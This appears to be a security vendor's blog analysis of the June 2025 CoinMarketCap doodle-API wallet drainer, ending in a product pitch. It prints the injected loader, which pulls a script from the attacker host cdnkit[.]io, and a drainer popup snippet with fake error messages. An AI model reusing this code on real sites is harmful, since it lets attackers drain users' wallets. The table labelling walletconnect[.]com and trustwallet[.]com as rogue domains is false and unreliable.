TL;DR: CoinMarketCap doodle API drainer $43,266 breakdown
- First-party APIs are supply chain: Trusted first-party APIs are the new supply chain. CoinMarketCap's own /doodle/get endpoint delivered the wallet drainer, so every CSP allowlist and vendor questionnaire in the world was already waving it through.

- $43,266 from a doodle: The Inferno Drainer payload siphoned $43,266 from 110 victims via a JSON doodle from cdnkit[.]io, and the first malicious transaction hit at 4:57 PM EST. cside watches script behavior in the runtime so a doodle requesting a wallet approval trips the alarm.
- Marketing endpoints are attack surfaces: If a marketing endpoint on your site can inject HTML or JS, treat it as an attack surface today. If you cannot lock it down, monitor what it actually renders and requests before the next popup asks a user to sign.
Short on time? See cside's in-browser Magecart and skimmer blocking. It covers everything below in one deployment.
On June 20, 2025, CoinMarketCap (CMC), a major real-time crypto data platform, experienced a client-side security incident. A client-side attack compromised its frontend, tricking users into connecting their crypto wallets through a sophisticated phishing scheme. This breach exposed critical vulnerabilities in trusted content delivery paths. While we don't know whether the API response was compromised through third-party code or internal misconfiguration, the result was clear: client-side malware execution through a trusted API.
Below, we break down the attack in two layers: a high-level summary for non-technical stakeholders and a detailed technical analysis for security professionals.
High-Level Summary: What Happened?
Source: https://x.com/DarkWebInformer/status/1936209452878745680
The popups were not part of CMC's legitimate features - they were the result of a client-side attack that hijacked the website's frontend.
Attack Timing

On June 20, 2025, users visiting CoinMarketCap's homepage began seeing unexpected popups. These popups, designed to mimic CoinMarketCap's branding, urged users to "verify their wallets" to "maintain full access" to the platform.
Critical Timing: The first malicious transaction linked to the attack was executed at 4:57 PM EST - a time likely chosen to coincide with the end of the workday for engineers and security teams, delaying immediate detection.
Key Takeaways for Non-Technical Stakeholders
- How It Started: The attack began with a small, seemingly harmless element on CMC's homepage: a "doodle" image (a decorative graphic, like a holiday-themed logo).
- What Happened Next: This doodle image was linked to an untrusted resource (a JSON file) hosted on an external domain (cdnkit[.]io). This resource contained hidden code that injected a fake popup into the user's browser.
- The Scam: The popup looked legitimate, using CMC's colors, logos, and urgent language to trick users into connecting their crypto wallets (e.g., MetaMask, Phantom). Once connected, attackers could steal funds.
- Why It's Serious: While this attack resembled a supply chain compromise from the frontend's perspective since malicious code was delivered via a trusted endpoint, the underlying cause may have been a direct modification of a first-party API response. The true origin is unclear without internal access. From the frontend's perspective, however, it shows how dangerous it is when trusted data channels are abused.
Technical Deep Dive: How the Attack Worked
To understand the attack's mechanics, we break it into stages, from the initial trigger to the final payload.
Stage 1: The Doodle Image-Initial Compromise
CoinMarketCap's homepage included a "doodle" section, a common feature for holidays or events (e.g., a special logo for World Heart Day). This doodle was loaded dynamically via an API request to https://api[.]coinmarketcap[.]com/content/v3/doodle/get?type=5
The API returned a JSON file containing metadata about active doodles, including links to image files.
The Malicious JSON Response
The JSON response included a reference to a file hosted on cdnkit[.]io:
"lightModeFile": "https://static[.]cdnkit[.]io/cmc/6855a83d80876056dab0a5cf[.]json"This URL did not point to a simple image. Instead, it returned another JSON file with embedded JavaScript code.
Stage 2: Injected JavaScript-Client-Side Execution
The JSON from cdnkit[.]io contained a hidden JavaScript snippet designed to run in the user's browser. Here's a simplified breakdown of the code:
// Check if the attack has already been injected
if (!window.cmcInjected) {
  window.cmcInjected = true;

  // Modify the page to hide legitimate elements (e.g., the real CMC logo)
  const logo = document.querySelector('.cmc-logo');
  if (logo) {
    logo.title = 'Go to homepage'; // Fake title to mimic legitimacy
    logo.removeAttribute('data-text');
  }

  // Add CSS to style the fake popup
  const style = document.createElement('style');
  style.textContent = `.cmc-logo svg{margin-top:-3px}...`; // Hides real elements
  document.head.appendChild(style);

  // Inject the malicious popup script
  const script = document.createElement('script');
  script.src = 'https://static[.]cdnkit[.]io/cmc/popup[.]js';
  document.head.appendChild(script);
}
Key Observations
- Client-Side Execution: The code runs in the user's browser, not on CMC's servers. This bypasses server-side security tools.
- Persistence Check: The
window.cmcInjectedflag ensures the script runs only once per session, avoiding detection. - DOM Manipulation: The script modifies the page's HTML/CSS to hide legitimate elements (e.g., the real CMC logo) and prepare for the fake popup.
Stage 3: The Fake Popup-Phishing Interface
The injected script (popup[.]js, hosted on blockassets[.]app) created a realistic-looking overlay. Here's how it worked:
Popup Structure
The popup mimicked CMC's design, with:
- A "Verify Your Wallet" title.
- A message urging urgency: "Please connect your wallet now to authenticate and maintain full access to your CoinMarketCap account."
- A "Connect Wallet" button styled to match CMC's UI.
JavaScript Logic
The popup[.]js script included functions to:
- Display the Popup: Add a full-screen overlay with the fake message.
- Handle User Interaction: When the user clicks "Connect Wallet," the script attempts to connect to a crypto wallet (e.g., MetaMask, Phantom).
- Data Exfiltration: If connected, the script communicates with rogue domains (e.g.,
walletconnect[.]com,trustwallet[.]com) to steal wallet credentials or private keys.
Stage 4: Domain Analysis - Suspicious Infrastructure
The attack relied on domains with clear red flags:
| Domain | Details |
|---|---|
| cdnkit[.]io | Hosted the initial malicious JSON. Domain registered in 2020; no direct link to CMC. |
| blockassets[.]app | Hosted popup[.]js and f43f9316-f6a5-4626-bafd-fd4fd52cb490[.]js. Domain's WHOIS data shows it's not owned by CMC. |
| admin2[.]prod[.]coinmarketcap[.]supply | A misspelled domain (supply vs. com) mimicking CMC's infrastructure. WHOIS shows it's 2,677 days old (created in 2018) and not owned by CMC. |
| walletconnect[.]com | Redirects to reown[.]com, a known scam-related domain. |
| trustwallet[.]com | Historically linked to fraudulent browser extensions (per user reviews). |
Stage 5: Wallet Drainer - Technical Payloads
The popup[.]js script interacted with a larger JavaScript library (hosted on blockassets[.]app) that included functions for:
- Wallet Connection: Detecting and connecting to popular wallets (MetaMask, Phantom, etc.).
- Adaptive Attack Logic: Customizing the phishing flow based on what wallet type was detected to avoid security warnings and failed signatures.
- Transaction Signing: Tricking users into signing malicious transactions (e.g., approving token transfers).
- Error Handling: Displaying fake error messages (e.g., "Your wallet is blacklisted") to pressure users into retrying with different wallets.
Example Code Snippet
The customPopupOpen function in popup[.]js controlled the popup's behavior:
window.customPopupOpen = function(params) {
  const stepName = params.stepName;
  return new Promise((resolve) => {
    const errorSteps = ["blacklisted", "connect_empty", "connect_too_low", ...];

    if (errorSteps.includes(stepName)) {
      // Show fake error message
      injectToasterMessage({
        blacklisted: "Your wallet is not AML clear, you can't use it!",
        connect_empty: "For security reasons we can't allow you to connect empty or new wallet.",
        ...
      }[stepName]);
    } else {
      // Show loading spinner to trick users
      modalFooter.classList.add("loading");
      resolve(); // Continue drainer script
    }
  });
};
Post-Attack Revelations

In the hours following the incident, a Telegram channel named "CommLeaks" shared screenshots allegedly from the attacker's control panel. These images, tied to the "Inferno Drainer" (a well-documented malicious tool for draining crypto wallets), revealed:
- Total Stolen Funds: Approximately $43,266 USD was siphoned from 110 victims who interacted with the fake wallet verification popup.
- Attack Scale: The dashboard showed the attack's reach, with hundreds of users tricked into connecting their wallets. This demonstrates the effectiveness of the social engineering tactics (urgency, realistic UI) paired with the client-side compromise.
Why This Attack Matters
The Growing Threat of Third-Party JS Attacks
The CoinMarketCap breach follows a pattern we've seen often: attacks that exploit trusted content delivery channels, whether third-party libraries or internal APIs, to inject malicious scripts into users' browsers. Attackers increasingly target libraries, CDNs, and SaaS tools integrated into websites. For example:
- The Polyfill attack (February 2024) saw malicious code distributed via cdn[.]polyfill[.]io, a widely used service for browser compatibility
- Third-party scripts often have access to sensitive user data (e.g., cookies, wallet addresses), making them prime targets
Why Traditional Defenses Fail:
- Server-side security tools (firewalls, WAFs) cannot inspect client-side code execution.
- Even trusted services (e.g., analytics platforms) can be compromised, as seen in the CoinMarketCap doodle attack.
Trusted Data Path Vulnerabilities
From the client's perspective, this incident mimics a supply chain attack where malicious content was delivered through a trusted path but the root cause may have been a direct compromise of the backend. While there's no evidence yet of a third-party being compromised, the attack used a trusted API endpoint (/doodle/get) to deliver malicious code. That means even first-party infrastructure, if misconfigured or breached, can inadvertently become a distribution channel for malware much like a contaminated library or CDN would. Clarification: Was this really a supply chain attack?
We don't yet know if a third-party dependency was compromised, or if the /doodle/get API was modified internally. However, from the frontend's viewpoint, it behaved like a supply chain attack, because malicious content was delivered via a trusted service breaking the implicit trust chain, regardless of origin.
Client-Side Risks
Client-side attacks (code running in the user's browser) are particularly dangerous, without client-side protection, because:
- They bypass server-side security tools (e.g., firewalls, intrusion detection systems).
- They exploit user trust in a familiar platform (CMC).
- They can spread quickly, as the malicious code is loaded with every page visit.
How to Stay Protected
For Users
- Avoid Unsolicited Popups: Never connect your wallet via a popup, even on trusted sites. Legitimate platforms will not ask for wallet connections via unexpected popups.
- Use Ad Blockers: Tools like uBlock Origin or AdGuard can block malicious scripts from loading.
- Verify Domains: Check URLs for typos (e.g.,
coinmarketcap[.]supplyvs.coinmarketcap[.]com). - Scrutinize Every Approval: Before signing, read the details in your wallet carefully. Be extra wary of requests asking for broad permissions.
For Platforms (e.g., CMC)
- Audit Third-Party Integrations: Regularly review all external resources (images, scripts, APIs) loaded on your platform.
- Subresource Integrity (SRI): SRI's can be used to lock scripts to hashes (e.g., ``). However, in most cases SRI will not be an option due to JavaScript's highly dynamic behavior. SRI also does not alert on violations, making it hard to use in production.
- Monitor Client-Side Activity: Use tools like Sentry or New Relic to detect unexpected JavaScript execution.
Use Third-Party JS Monitoring Tools: Third-party scripts are a critical part of the modern web supply chain, but they also introduce risks. Malicious code injected via third-party libraries (e.g., analytics tools, ad networks, or polyfills) can compromise user data or enable attacks like the CoinMarketCap breach
How cside Can Help: Platforms like cside specialize in monitoring, securing, and optimizing third-party JavaScript. Their services include:
- Real-Time Payload Analysis: Track every request to detect malicious changes in third-party scripts
- Supply Chain Attack Detection: Identify compromised dependencies (e.g., the February, 2024
cdn[.]polyfill[.]ioincident that injected malicious code into thousands of sites) - PCI Compliance Support: Ensure third-party integrations meet security standards for industries handling sensitive data
Actionable Step: Get a free account at cside.com to start monitoring your third-party scripts and protect against supply chain vulnerabilities.
Conclusion
The CoinMarketCap breach shows how much damage a small, overlooked element like a doodle image can do. Attackers used the platform's own trust with its users to steal funds. As crypto adoption grows, platforms need to keep securing their content delivery paths, and users need to scrutinize every wallet connection request. For security teams, this incident is a case for supply chain risk management and client-side security. For users, it's a reminder to stay alert: even trusted platforms can fall victim to phishing.
Special thanks to our friend and guest blog contributor, Jack LaFond.